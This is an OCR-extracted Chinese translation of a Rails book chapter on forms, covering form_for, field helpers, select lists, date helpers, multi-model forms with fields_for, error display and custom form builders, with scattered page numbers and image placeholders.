
---


<%= will_paginate @users %>


---


```

浏览 `user_list` 页面，你就会看到第一页用户姓名。在页底的分页链接上点击“2”，第二页就出现了。



分页并不是“将大量数据拆开分别显示”的唯一办法。虽然它经常很有用，但随着使用 Rails 经验的加深，人们往往会抛开内建的分页支持，请转而使用自己开发的策略。

519

更多关于 will_paginate 的信息，请参见 http://github.com/mislav/will_paginate/wiki。




图 23.1 模型、控制器和视图的协同工作

23.4 如何使用表单

How Forms Work

Rails 提供了一整套的 Web 开发工具，最明显的就是模型、控制器与视图组件协同工作，为创建和编辑数据库中的信息提供了良好的支持。

图 23.1 展示了模型对象中的属性如何被控制器传递给视图并显示在 HTML 页面上，然后又如何再次回到模型对象中。模型对象有 `name`、`country`、`password` 等属性，模板则借助辅助方法（我们马上就会介绍）来构造 HTML 表单，以便用户编辑模型对象中的数据。请留意表单字段的名称：`user` 模型对象中的 `country` 属性就对应于名为 `user[country]` 的 HTML 输入字段。

当用户提交表单时，一组 POST 数据会被送回应用程序。Rails 会提取出表单中的各个字段，并构造出 `params` 这个 hash 对象，简单的值（例如路由组件放入表单的 `id` 字段）会被直接放入其中。如果参数名称中包含方括号，Rails 则会认为它是结构化数据中的一部分，并单独构造一个 hash 来存放这组结构化数据。在这个 hash 内部，参数名称里方括号中的字符串会被用作键。如果参数名称中有多组方括号，则上述处理过程会重复进行。

表单参数	params 属性
<code>id=123</code>	<code>{:id => "123" }</code>
<code>user[name]=Dave</code>	<code>{:user => { :name => "Dave" }}</code>
<code>user[address][city]=Wien</code>	<code>{:user => { :address => { :city => "Wien" }}}</code>

最后，模型对象可以从 hash 中获得属性值。所以，可以这样做：

```
user.update_attributes(params[:user])
```

Rails 所做的工作还不止于此。看看图 23.1 中的 `.html.erb` 文件你就会发现，模板中使用了一组辅助方法来创建 HTML 表单，例如 `form_tag()` 和 `text_field()`。

实际上，Rails 对表单的支持略有些人格分裂：如果你所编写的表单对应于数据库资源，通常应该使用 `form_for` 辅助方法来生成表单；如果表单并不与数据库表直接对应，就可能要用到比较低级的 `form_tag` 辅助方法。（这里的命名方式在 Rails 的表单辅助方法中保持一致：以 `_tag` 结尾的方法通常比没有 `_tag` 结尾的对应方法要低级。）

下面先来看看比较高级的、以资源为中心的 `form_for` 形式的表单。

23.5 包装模型对象的表单

Forms That Wrap Model Objects

用于包装 ActiveRecord 模型对象的表单应该用 `form_for` 辅助方法来创建。（请注意，`form_for` 应该位于 `<% ... %>` 内，而不能放在 `<%= ... %>` 中。）

```
<% form_for :user do |form| %>
  ...
<% end %>
```

该方法的第一个参数担当着双重职责：它负责告诉 Rails 正在操作哪个模型类的对象（例如这里的 `:user`），以及通过哪个实例变量获得该对象 (`@user`)。因此，在负责渲染上述表单的 `action` 中，你应该这样写：

```
def new
  @user = User.new
end
```

接收传回表单数据的 action 可以根据这个名字从请求参数中取出所需的数据：

```
def create
  @user = User.new(params[:user])
...
end
```

如果由于某些原因导致包含模型对象的变量名与模型类的名称不匹配，也可以传给 form_for 方法的第二个（可选的）参数：

```
<% form_for :user, @account_holder do |form| %>
  ...
<% end %>
```

初次使用 form_for 的程序员常会忘记一件事：该方法不应该放在 ERb 替换块中。你应该这样写：

```
<% form_for :user, @account_holder do |form| %>
```

而不应该像下面这样：

```
<%= form_for :user, @account_holder do |form| %><!-- DON'T DO THIS -->
```

form_for 接受一个选项 hash，其中最常用的选项是 :url 和 :html。:url 选项接受的输入跟 url_for 和 link_to 方法一样，该方法用于指定将表单提交给哪个 URL。

```
<% form_for :user, :url => { :action => :create } %>
  ...
```

也可以给该方法传入具名路由（并且你就应该这样做）。

如果不指定 :url 选项，form_for 就会将表单数据发回原来的 action：

```
<% form_for :user, :url => users_url %>
  ...
```

:html 选项允许你给 form_for 方法生成的表单添加 HTML 属性：

```
<% form_for :product,
  :url => { :action => :create, :id => @product },
  :html => { :class => "my_form" } do |form| %>
```

特别值得一提的是，如果 :html 选项中包含 :multipart => true 一项，表单就会提交 multipart 的表单数据，从而可以用于上传文件（详见原书第 541 页第 23.8 节，“Rails 应用的文件上传”）。

在 :html 选项中可以用 :method 选项来模拟 POST 之外的 HTTP 方法以发送表单数据。

```
<% form_for :product,
  :url => { :action => :create, :id => @product },
  :html => { :class => "my_form" , :method => :put } do |form| %>
```

字段辅助方法和 form_for

form_for 接受一个代码块（也就是在 form_for 方法和 <% end %> 之间的代码），这个代码块会得到一个表单构建器（form builder）对象。在代码块内部，可以使用所有普通的 HTML 和 ERb，就像在模板的其他地方一样；除此之外，还可以使用表单构建器对象来添加表单元素。例如，下面是一个用于收集货品信息的表单：

```
app/views/app/views/form_for/new.html.erb
<% form_for :product, :url => { :action => :create } do |form| %>
  <p>Title: <%= form.text_field :title, :size => 30 %></p>
  <p>Description: <%= form.text_area :description, :rows => 3 %></p>
  <p>Image URL: <%= form.text_field :image_url %></p>
```

```
<p>Price: <%= form.text_field :price, :size => 10 %></p>
<%= form.select :title, %w{ one two three } %>
<p><%= submit_tag %></p>
<% end %>
```

这里的关键之处在于使用表单构建器辅助方法来构造表单中的`<input>`标签。如果模板中包含下列代码：

```
<% form_for :product, :url => { :action => :create } do |form| %>
<p>
  Title:      <%= form.text_field :title, :size => 30 %>
</p>
```

Rails 就会生成如下 HTML：

```
<form action="/form_for/create" method="post">
<p>
  Title: <input id="product_title" name="product[title]" size="30" type="text" />
</p>
```

可以看到，Rails 会根据模型对象的名称（`product`）和字段名称（`title`）给输入字段命名。

Rails 为文本输入字段（包括普通文本框、隐藏字段、密码字段和 `textarea`）、单选按钮和复选按钮等表单组件提供了完善的辅助方法支持。（其实 Rails 还支持 `type="file"` 的`<input>`标签，不过我们将在原书第 541 页第 23.8 节“Rails 应用的文件上传”中介绍这种情况。）

这些辅助方法至少接收一个参数：模型对象中的属性名称，辅助方法将根据该名称从模型对象中取出属性值，将其作为输入字段的值。当我们写下如下代码：

```
<% form_for :product, :url => { :action => :create } do |form| %>
<p>
  Title:      <%= form.text_field :title, :size => 30 %>
</p>
```

Rails 就会将`@product.title` 的值填入`<input>`标签。该参数可以是字符串，也可以是符号，不过按照惯例应该使用符号。

523

所有辅助方法都接收一个可选的 hash 参数，通常用于设置 HTML 标签的 class 属性。该参数通常是辅助方法的第二个参数；对于单选按钮则是第三个参数。不过，如果你现在就打算设计一个复杂的 CSS 来标记非法输入字段，请先别着急，继续读下去。我们很快就会看到，Rails 有更简单的解决办法。

文本字段

```
form.text_field(:attribute, options)
form.hidden_field(:attribute, options)
form.password_field(:attribute, options)
```

以上三个方法分别用于构造类型为 `text`、`hidden` 和 `password` 的`<input>`标签，其中的默认值来自`@variable.attribute`。常用的选项包括`:size=>"nn"` 和 `:maxlength=>"nn"`。

Text Area

```
form.text_area(:attribute, options)
```

构造二维文本输入框（使用`<textarea>`标签）。常用选项包括`:cols=>"nn"` 和 `:rows=>"nn"`。

单选按钮

```
form.radio_button(:attribute, tag_value, options)
```

创建一个单选按钮。通常会针对一个属性创建多个单选按钮，每个按钮有不同的标签值（`tag_value`）。如果某个按钮的标签值与属性的当前值匹配，该按钮就会被默认选中。如果用户选择了别的按钮，被选中按钮的标签值就会被保存在输入字段中。

复选按钮

```
form.check_box(:attribute, options, on_value, off_value)
```

创建一个复选按钮，并将其与指定属性绑定。如果属性值为 `true`，或者属性值能够转换成非 0 的整数，该按钮就会被默认选中。

第三个参数与第四个参数用于设置随后提交给应用程序的值。默认情况下，如果按钮被选中，提交的值是“1”；否则就提交“0”。

请注意，如果某个复选按钮没有被选中，浏览器就不会在请求中发送该按钮对应的值。因此 Rails 还会生成一个与复选按钮同名的隐藏字段，将其放在复选按钮之前，这样如果复选按钮被选中，浏览器就会发送复选按钮的值。不过只有当复选按钮不作为数组提交时这个办法才有用。如果就是需要将复选按钮以数组形式提交，那你要么在 `params` 数组中检查缺失的字段，要么干脆先把要赋值的目标数组清空然后再调用 `update_attributes` 之类的方法。

524

选择列表

选择列表也就是下拉列表框，用户只能从预先提供的值当中进行选择。

选择列表包含一组选项，每个选项由两部分组成：显示在页面上的字符串，以及（可选的）属性值——前者是用户看到的字样，后者则是提交表单时发送给应用程序的内容。一般而言，应该有一个选项被标记为“选中”（`selected`），这个选项就是用户默认看到的选项。对于多选列表，可以有多个选项被标记为“选中”，并且在提交表单时所有选中的选项值都会被发送给应用程序。

用 `select()` 辅助方法就可以创建选择列表。

```
form.select(:attribute, choices, options, html_options)
```

`choices` 参数用于填充选择列表，任何可枚举的对象都可以传入该参数（也就是说，数组、hash，以及数据库查询的结果都是可接受的参数值）。

最简单的做法是传入一个字符串数组：其中的每个字符串将被用作下拉列表中的一个选项，如果其中的某个选项与 `@variable.attribute` 的值匹配，该选项就会被默认选中。（下例假设 `@user.name` 的值为“Dave”。）

```
e1/views/app/views/test/select.html.erb
<% form_for :user do |form| %>
  <%= form.select(:name, %w{ Andy Bert Chas Dave Eric Fred }) %>
<% end %>
```

上述代码会生成下列 HTML：

```
<select id="user_name" name="user[name]">
  <option value="Andy">Andy</option>
  <option value="Bert">Bert</option>
  <option value="Chas">Chas</option>
  <option value="Dave" selected="selected">Dave</option>
  <option value="Eric">Eric</option>
  <option value="Fred">Fred</option>
</select>
```

如果 `choices` 参数中的每个元素都具有 `first()` 和 `last()` 方法（譬如说，它们本身都是数组），那么 `first()` 方法的结果将被作为显示文本，`last()` 方法的结果将被作为选项的值。

```
e1/views/app/views/test/select.html.erb
<%= form.select(:id, [ ['Andy', 1],
                      ['Bert', 2],
                      ['Chas', 3],
                      ['Dave', 4],
                      ['Eric', 5],
                      ['Fred', 6]]) %>
```

<525>

上述代码创建的列表看上去与前一个列表毫无二致，但传回应用程序的值却是 1、2、3……，而不是“Andy”、“Bert”或者“Chas”。它所生成的 HTML 如下：

```
<select id="user_id" name="user[id]">
  <option value="1">Andy</option>
  <option value="2">Bert</option>
  <option value="3">Chas</option>
  <option value="4" selected="selected">Dave</option>
  <option value="5">Eric</option>
  <option value="6">Fred</option>
</select>
```

最后，如果把一个 hash 传入 `choices` 参数，那么其中的键将被作为显示文本，值则作为选项值。同时，你将无法控制列表中各个选项的次序，因为 hash 是无序的。

应用程序常常需要根据数据库中的信息来构造选择列表，一种可行的做法是直接把模型类 `find()` 方法的返回结果传入 `choices` 参数。在下面的例子中，我们直接在视图模板里调用了 `find()` 方法，这是出于方便演示的考虑；实际上，应该在控制器或者辅助方法中调用 `find()` 方法。

```
e1/views/app/views/test/select.html.erb
<%=

@users = User.find(:all, :order => "name").map { |u| [u.name, u.id] }
form.select(:name, @users)
%>
```

请留意我们如何把结果集转换成“数组的数组”——其中每个子数组包含用户的名字和 `id`。

有另一种更高级的办法可以达到同样的效果，那就是使用 `collection_select()`。该方法接收一个集合作为参数，其中每个元素包含用作显示文本和选项值的属性。仍然是这个例子，需要传入的集合就是用户模型对象的列表，每个模型对象的 `id` 和 `name` 属性将被用于构造选择列表。

```
e1/views/app/views/test/select.html.erb
<%=

@users = User.find(:all, :order => "name")
form.collection_select(:name, @users, :id, :name)
%>
```

分组的选择列表

在选择列表中分组，这项功能并不常用，但却非常强大：你可以用这种方式来给列表中的选项加上标题。图 23.2 展示了一个这样的选择列表，其中的选项分为三个不同的组。

完整的列表可以看作是一个包含多个分组的数组，每个分组又是一个对象，由“分组名称”与“子选项集合”两部分组成。在下面的例子中，我们准备了包含“发货选项”的一个列表，并按照“交付速度”将其分组。在辅助模块中，我们定义了一个与数据库无关的模型类 `Shipping` 来代表“发货选项”，并用一个类来代表“一组发货选项”。然后，我们在代码中初始化了三个分组（在真实应用中，这些数据很可能来自数据库）。




图 23.2 带选项分组的列表选择

```
ej/views/app/models/shipping.rb
class Shipping
  ShippingOption = Struct.new(:id, :name)

  class ShippingType
    attr_reader :type_name, :options
    def initialize(name)
      @type_name = name
      @options = []
    end
    def <<(option)
      @options << option
    end
  end
  ground = ShippingType.new("SLOW")
  ground << ShippingOption.new(100, "Ground Parcel")
  ground << ShippingOption.new(101, "Media Mail")

  regular = ShippingType.new("MEDIUM")
  regular << ShippingOption.new(200, "Airmail")
  regular << ShippingOption.new(201, "Certified Mail")

  priority = ShippingType.new("FAST")
  priority << ShippingOption.new(300, "Priority")
  priority << ShippingOption.new(301, "Express")

  OPTIONS = [ground, regular, priority]
end
```

527

我们会在视图中创建一个选择列表控件，以便显示辅助模块提供的列表。这里没有一个高级的包装方法可以方便地创建`<select>`标签并用分好组的标签填充，所以我们只得改用`option_groups_from_collection_for_select()`方法——多酷的名字。该方法的参数包括一个分组的集合、用于获取分组信息与选项信息的访问方法名，以及模型对象的当前值。

我们把这些放在一个`<select>`标签的内部，该标签的名字是模型对象名和属性名的组合。下面就是示例代码。

```
ej/views/app/views/test/select.html.erb
<label for="order_shipping_option">Shipping: </label>
<select name="order[shipping_option]" id="order_shipping_option">
<%= option_groups_from_collection_for_select(Shipping::OPTIONS,
                                              :options, :type_name, # <- groups
                                              :id, :name, # <- items
                                              @order.shipping_option)>
</select>
```

最后，还有一些高级的辅助方法，可以帮助我们方便地创建针对国家和时区的选择列表，请参阅相关的 Rails API 文档。

日期和时间字段

```
form.date_select(:attribute, options)
form.datetime_select(:attribute, options)

select_date(date = Date.today, options)
select_day(date, options)
select_month(date, options)
select_year(date, options)

select_datetime(date = Time.now, options)
select_hour(time, options)
select_minute(time, options)
select_second(time, options)
select_time(time, options)
```

用于日期选择的控件有两组。其中的第一组 `date_select()` 和 `datetime_select()` 可以创建日期控件、并使其与 ActiveRecord 模型对象中类型为 `date` 或 `datetime` 的属性协作。第二组日期控件是 `select_xxx` 的不同变体，它们在没有 ActiveRecord 支持的情况下也能工作。下图展示了这些方法的用法。

< 528

```
form.date_select(:created_on,:order => [:day,:month,:year])
3 October 2006

form.datetime_select(:created_on,:discard_minute => true,:start_year => 1990)
2006 October 3 14

select_datetime(Time.now,:include_blank => true,:add_month_numbers => 1)
2006 10 - October 3 14 20

select_year(2015,:prefix => "year",:discard_type => true)
2015
```

默认情况下，`select_xxx` 方法生成的 HTML 控件名称是 `date/xxx`，因此，如果你打算在控制器里获得“分钟”的选择值，只要访问 `params[:date][:minute]` 就可以了。你也可以用 `:prefix` 选项更改 HTML 控件的名称前缀；用 `:discard_type` 选项则可以禁止把字段类型放进方括号中；`:include_blank` 选项可以向列表中添加一个为空的选项。

`select_minute()` 方法支持 `:minute_step=>nn` 选项。如果你把这个选项值设为 15，列表中就只会出现 0、15、30 和 45 这几个选项。

`select_month()` 方法通常会列出每个月的名字作为选项。如果使用 `:add_month_numbers=>true` 选项，就会同时显示每个月的编号；如果使用 `:use_month_numbers=>true` 选项，则只显示每个月的编号，不显示名称。

默认情况下，`select_year()` 方法会列出当前年份的前 5 年和后 5 年供选择。你也可以通过 `:start_year=>yyyy` 和 `:end_year=>yyyy` 选项来改变这一默认设置。

`date_select()` 和 `datetime_select()` 方法会创建一个列表框形式的 HTML 控件，让用户可以设置 ActiveRecord 模型对象中类型为 `date`（或 `datetime`）的属性值。`@variable.attribute` 中的日期值会被用作默认值。在显示的时候，年、月、日（乃至时、分、秒）都会是一个单独的选择列表，用类似 `:discard_month=>1`、`:discard_day=>1` 之类的选项就可以把指定的选择列表去掉。你只需要设置一个 `:discard_xxx` 选项，因为该选项不仅去掉指定单位的选择列表，比其更小的单位也会被一并去掉。`date_select()` 中各个字段的显示顺序可以用 `:order=>[symbols,...]` 选项来指定，其中的 `symbols` 参数可以是 `:year`、`:month` 和 `:day`。除此之外，`select_xxx` 支持的所有选项在这里也同样支持。

标签

```
form.label(:object, :method, 'text', options)
```

返回一个 `label` 标记，专门用于给模板中对应某个对象(用`:object`标示)的某个属性(用`:method`标示)所对应的输入字段加上标签。默认情况下，标签中的文字就是该属性的名字，除非另外指定了文字。`label` 标记的其他属性可以通过一个选项 `hash` 传入。

不使用 `form_for` 的输入字段辅助方法

前面我们已经看到如何在 `form_for` 代码块中使用输入字段辅助方法：它们都在传入代码块的表单构建器之上调用。不过这些方法都有另一个版本，可以在没有表单构建器的情况下使用。以这种形式使用时，这些方法都必须在第一个参数传入模型对象的名称。所以，假如 `action` 在实例变量中放置了一个 `User` 对象：

```
def edit
  @user = User.find(params[:id])
end
```

也可以像这样使用 `form_for` 方法。

```
<% form_for :user do |form| %>
  Name: <%= form.text_field :name %>
  ...
```

也可以用另一种方式来调用辅助方法：

```
<% form_for :user do |form| %>
  Name: <%= text_field :user, :name %>
  ...
```

这种风格在生成表单时已经不常用了，不过你还是可能需要用它们来构建由多个 `ActiveRecord` 对象共同组成的表单。

一个窗体，多个模型

到目前为止，我们一直用 `form_for` 方法针对单个模型对象创建表单。如何生成表单来处理两个或更多模型对象的数据呢？

`form_for` 方法的一大问题是：它同时做了两件事。首先，它创建了一个上下文环境（Ruby 代码块），表单构建器辅助方法可以在其中生成 HTML 标签来关联模型属性；其次，它创建了表单所需的`<form>`标签和相关属性。这第二件事意味着我们不能用 `form_for` 方法来管理多个模型对象，因为那样我们就要在一个页面上放置两个彼此不相关的表单。

`fields_for` 方法会用表单构建器辅助方法来创建上下文环境、并将其关联到模型对象，但不会创建表单。用这个方法，我们就可以把这个模型对象的字段放进那个对象对应的表单里。

譬如说，货品可能还有一些别的相关信息，通常在货品清单页面上不会显示这些信息。

所以我们不打算把所有这些信息都塞进 `products` 表，而是将它们放在 `details` 这张附属表里。

```
e1/views/db/migrate/004_create_details.rb
class CreateDetails < ActiveRecord::Migration
  def self.up
    create_table :details do |t|
      t.integer :product_id
      t.string :sku
      t.string :manufacturer
    end
  end
end
```

```
def self.down
  drop_table :details
end
end
```

模型对象也非常简单：

```
ei/views/app/models/detail.rb
class Detail < ActiveRecord::Base
  belongs_to :product
  validates_presence_of :sku
end
```

视图则使用 `form_for` 方法来获取 `Product` 模型对象的信息，并在表单内用 `fields_for` 来获取 `Detail` 模型对象的信息。

```
ei/views/app/views/products/new.html.erb
<% form_for :product, :url => { :action => :create } do |form| %>
  <%= error_messages_for :product %>
  Title: <%= form.text_field :title %><br/>
  Description: <%= form.text_area :description, :rows => 3 %><br/>
  Image url: <%= form.text_field :image_url %><br/>

  <fieldset>
    <legend>Details...</legend>
    <%= error_messages_for :details %>
    <% fields_for :details do |detail| %>
      SKU: <%= detail.text_field :sku %><br/>
      Manufacturer: <%= detail.text_field :manufacturer %>
    <% end %>
  </fieldset>
  <%= submit_tag %>
<% end %>
```

看看这个 action 生成的 HTML 代码：

```
<form action="/products/create" method="post">
  Title:
  <input id="product_title" name="product[title]" size="30" type="text" /><br/>
  Description:
  <textarea cols="40" id="product_description"
    name="product[description]" rows="3" ></textarea><br/>
  Image url:
  <input id="product_image_url" name="product[image_url]"
    size="30" type="text" /><br/>

  <fieldset>
    <legend>Details...</legend>
    SKU:
    <input id="details_sku" name="details[sku]"
      size="30" type="text" /><br/>
    Manufacturer:
    <input id="details_manufacturer"
      name="details[manufacturer]"
      size="30" type="text" />
  </fieldset>
  <input name="commit" type="submit" value="Save changes" />
</form>
```

◀ 531

请留意针对 `detail` 模型对象的字段是如何命名的。这样的命名规则确保了它们的数据能够被放入 `params` 内部的一个正确的 hash。

- 名为 `new` 的 action——也就是一开始渲染这个表单的 action——只需新建两个模型对象。

```
ei/views/app/controllers/products_controller.rb
def new
  @product = Product.new
```

```
@details = Detail.new
end
```

create 这个 action 则负责接收表单提交的数据，并将模型对象存回数据库——这确实比“只保存一个模型对象”要复杂，主要的原因必须考虑以下两个因素：

- 如果任一模型对象包含非法数据，两个模型对象都不应该被存入数据库。
- 如果两个模型对象都校验失败，我们希望分别显示两者的错误消息——也就是说，即便前一个模型对象无法保存，我们仍然要继续校验后一个模型对象。

解决的办法是事务和异常处理：

```
e1/views/app/controllers/products_controller.rb
def create
  @product = Product.new(params[:product])
  @details = Detail.new(params[:details])

  Product.transaction do
    @product.save!
    @details.product = @product
    @details.save!
    redirect_to :action => :show, :id => @product
  end
  rescue ActiveRecord::RecordInvalid => e
    @details.valid? # force checking of errors even if products failed
    render :action => :new
end
```

532

作为一个起点，这应该绰绰有余了。如果还需要更多信息，请参阅《Advanced Rails Recipes》[Cla08]的 Recipe 13。

错误处理与模型对象

前面看到的这些辅助方法都与 ActiveRecord 模型对象有着千丝万缕的联系：它们可以从模型对象的属性中取出需要的数据，它们特别选定的参数名称也是为了便于更新模型对象。

辅助方法与模型对象之间还有另一种重要的交互：它们知道模型对象中包含的 errors 结构，当校验失败时，它们会用 errors 中的错误信息来标记非法输入的字段。

在为模型对象的各个字段构造 HTML 标签时，辅助方法会调用模型对象的 errors.on(field) 方法。如果该方法返回了错误信息，生成的 HTML 标签就会被包裹在一个<div>标签中，后者具有 class="fieldWithErrors" 属性。如果有合适的样式表（详见原书第 517 页），出错的字段就会被高亮显示。譬如说，下列 CSS 片段（摘取自 Rails 脚手架自动生成的样式表）会给校验失败的字段加上红色边框。

```
.fieldWithErrors {
  padding:          2px;
  background-color: red;
  display:          table;
}
```

除了高亮显示出错字段之外，也许你还希望同时显示错误信息。ActionView 有两个辅助方法可以帮你。error_message_on() 会返回与特定字段相关的错误信息。

```
<%= error_message_on(:product, :title) %>
```

脚手架自动生成的代码使用了另一种方式：高亮显示出错的字段，在表单顶端显示当前表单中

所有的错误信息。这是用 `error_message_for()` 方法实现的，该方法会取出模型对象（作为参数传入）中所有的错误信息。

```
<%= error_message_for(:product) %>
```

默认情况下，显示错误信息时使用的 CSS 样式是 `errorExplanation`。你可以借用 `scaffold.css` 中的样式，也可以自己写一套，当然也可以在脚手架的基础上加以修改。

23.6 自制表单构建器

Custom Form Builders

`form_for` 辅助方法会创建一个表单构建器对象，并将其传给用于构造表单的代码块。默认情况下，这里的构建器是 `FormBuilder` 类（源代码位于 `ActionView` 中的 `form_helper.rb`）的一个实例。但我们也一样可以定制自己的表单构建器，从而减少生成表单时的代码重复。

譬如说，用于输入货品信息的表单大致如下：

```
<% form_for :product, :url => { :action => :save } do |form| %>
<p>
  <label for="product_title">Title</label><br/>
  <%= form.text_field 'title' %>
</p>

<p>
  <label for="product_description">Description</label><br/>
  <%= form.text_area 'description' %>
</p>

<p>
  <label for="product_image_url">Image url</label><br/>
  <%= form.text_field 'image_url' %>
</p>
<%= submit_tag %>
<% end %>
```

这里有很多重复代码：每个输入字段都大同小异，输入字段的标签又把字段名重复了一遍。如果有一个更聪明的默认设置，我们大可以把生成表单的代码缩减成这样：

```
<%= form.text_field 'title' %>
<%= form.text_area 'description' %>
<%= form.text_field 'image_url' %>
<%= submit_tag %>
```

显然我们需要改变 `text_field` 和 `text_area` 辅助方法生成的 HTML 代码。为此我们可以直接修改内建的 `FormBuilder` 类，但这种做法相当危险。所以我们决定另写一个子类，例如 `TaggedBuilder`。我们把它放在 `app/helpers/tagged_builder.rb` 目录下。首先来重写 `text_field` 方法：我们希望在这个方法中创建一个标签和一个输入框，并将两者都放在同一个段落中。

具体的实现大致如下：

```
class TaggedBuilder < ActionView::Helpers::FormBuilder
  # Generate something like:
  # <p>
  #   <label for="product_description">Description</label><br/>
  #   <%= form.text_area 'description' %>
  # </p>
  def text_field(label, *args)
    @template.content_tag("p",
      @template.content_tag("label",
        # ...
```

```

label.to_s.humanize,
:for => "#{@object_name}_#{label}" ) +
"<br/>" +
super)
end
end

```

代码中用到了两个来自基类 FormBuilder 的实例变量。@template 变量允许访问现有的辅助方法，我们通过它来调用 content_tag 辅助方法，以创建一个标签对，并将内容放入其中。此外我们还可以使用父类的实例变量 @object_name，其中的值是传给 form_for 方法的 ActiveRecord 模型对象的名称。此外需要注意的是，我们在结尾处调用了 super，该方法会调用原来的 text_field 方法，后者会生成输入字段的<input>标签。

所有这一切的结果是，我们用一行代码就能得到一个输入字段所需的全部 HTML。譬如说，输入货品名称的输入框看上去大致如下（为了适应排版需要，我们对代码重新做了格式化）：

```

<p><label for="product_title" >Title</label><br/>
<input id="product_title" name="product[title]" size="30"
type="text" />
</p>

```

下一个要重写的方法是 text_area：

```

def text_area(label, *args)
  @template.content_tag("p",
    @template.content_tag("label",
      label.to_s.humanize,
      :for => "#{@object_name}_#{label}" ) +
    "<br/>" +
    super)
end

```

唔……除了方法名之外，这段代码跟 text_field 毫无二致。现在我们就来消除重复代码。首先，在 TaggedBuilder 中编写一个类方法，其中使用 Ruby 提供的 define_method 方法来动态创建标签辅助方法。

535>

```

e1/views/app/helpers/tagged_builder.rb
def self.create_tagged_field(method_name)
  define_method(method_name) do |label, *args|
    @template.content_tag("p",
      @template.content_tag("label",
        label.to_s.humanize,
        :for => "#{@object_name}_#{label}" ) +
      "<br/>" +
      super)
  end
end

```

随后只要在类定义中把这个方法调用两次就行了——分别创建 text_field 和 text_area 辅助方法。

```

create_tagged_field(:text_field)
create_tagged_field(:text_area)

```

但即便如此，还是有一句重复代码。我们可以用一个循环取而代之：

```

[ :text_field, :text_area ].each do |name|
  create_tagged_field(name)
end

```

还可以做得更好：FormBuilder 类定义了一个名为 field_helpers 的集合，其中列出了它所定义的所有辅助方法。用上这个集合以后，我们的辅助类就成了这样：

```
e1/views/app/helpers/tagged_builder.rb
class TaggedBuilder < ActionView::Helpers::FormBuilder

  # <p>
  # <label for="product_description">Description</label><br/>
  # <%= form.text_area 'description' %>
  #</p>

  def self.create_tagged_field(method_name)
    define_method(method_name) do |label, *args|
      @template.content_tag("p",
        @template.content_tag("label",
          label.to_s.humanize,
          :for => "#{@object_name}_#{label}" ) +
        "<br/>" +
        super)
    end
  end

  field_helpers.each do |name|
    create_tagged_field(name)
  end
end
```

< 536

如何让 Rails 用上这个华丽的表单构建器呢？只要在调用 `form_for` 方法时加上`:builder` 参数就行了。

```
e1/views/app/views/builder/new.html.erb
<% form_for :product, :url => { :action => :save },
   :builder => TaggedBuilder do |form| %>
  <%= form.text_field 'title' %>
  <%= form.text_area 'description' %>
  <%= form.text_field 'image_url' %>
  <%= submit_tag %>
<% end %>
```

如果打算用这个新的构建器来生成多处表单，我们可能还希望定义一个辅助方法：它的功能与 `form_for` 一样，不过会自动加上构建器参数。由于这只是一个普通的辅助方法，可以将其放在 `helpers/application_helper.rb` 文件（这样就可以在全局范围内使用它），也可以将其放在控制器专用的辅助文件中。

找我们的设想，这个辅助方法应该是这样：

```
# DOES NOT WORK
def tagged_form_for(name, options, &block)
  options = options.merge(:builder => TaggedBuilder)
  form_for(name, options, &block)
end
```

但 `form_for` 的参数列表是变长的——它的第二个参数是可选的，用于传入模型对象。我们需要把这也考虑在内，所以我们的辅助方法也不得不变得略微复杂些：

```
e1/views/app/helpers/builder_helper.rb
module BuilderHelper
  def tagged_form_for(name, *args, &block)
    options = args.last.is_a?(Hash) ? args.pop : {}
    options = options.merge(:builder => TaggedBuilder)
    args = (args << options)
    form_for(name, *args, &block)
  end
end
```

最终的视图文件就相当优雅了：

```
e1/views/app/views/builder/new_with_helper.html.erb
<% tagged_form_for :product, :url => { :action => :save } do |form| %>
  <%= form.text_field 'title' %>
  <%= form.text_area 'description' %>
  <%= form.text_field 'image_url' %>
  <%= submit_tag %>
<% end %>
```

537

